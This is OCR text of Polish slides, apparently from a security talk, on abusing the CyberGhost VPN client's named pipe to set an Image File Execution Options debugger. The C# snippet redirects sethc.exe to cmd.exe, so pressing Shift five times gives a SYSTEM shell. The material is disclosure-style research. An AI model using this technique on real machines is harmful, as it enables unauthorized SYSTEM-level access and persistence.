
# Opcje testowe w produkcyjnej aplikacji




# Image File Execution Options

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\{nazwa pliku exe}

"Debugger" = "{pełna ścieżka do pliku}"



Czy chcesz włączyć funkcję Klawisze trwałe?
Funkcja Klawisze trwałe umożliwia korzystanie z klawiszy Shift, Ctrl, Alt lub logo Windows przez ich pojedyncze naciskanie. Skrót klawiaturowy do włączenia funkcji Klawisze trwałe to pięciokrotne naciśnięcie klawisza Shift.
Przejdź do Centrum ułatwień dostępu, aby wyłączyć skrót klawiaturowy
Tak
Nie
Shift
Enter



SHIFT
5 razy
Debugger
Wyloguj
sethc.exe
jako SYSTEM
cmd.exe
jako SYSTEM

# CyberGhost

```
PeLauncherOptions o = new PeLauncherOptions();
o.ExecuteableName = "sethc.exe";
o.PeLauncherExecuteable = @"c:\Windows\System32\cmd.exe";
EventSender c = CyberGhostCom = new EventSender("CyherGhostPipe");
c.SetPeLauncherState(o, PeLauncherOperation.Add);
```

# Sprawdzenie podpisu klienta, który wysyła komendy






Szczegóły podpisu cyfrowego

Ogólne | Zaawansowane

**Informacje podpisu cyfrowego**

Podpis cyfrowy jest w porządku.

Informacje o osobie podpisującej

Imię i nazwisko: SparkLabs Pty Ltd

Adres e-mail: Niedostępny

Czas podpisu: 16 stycznia 2017 22:09:34

Wyświetl certyfikat

Kontrasygnatury

| Nazwisko osoby... | Adres e-mail: | Sygnatura czasowa |
|---|---|---|
| DigiCert Timesta... | Niedostępny | 16 stycznia 2017 22:... |

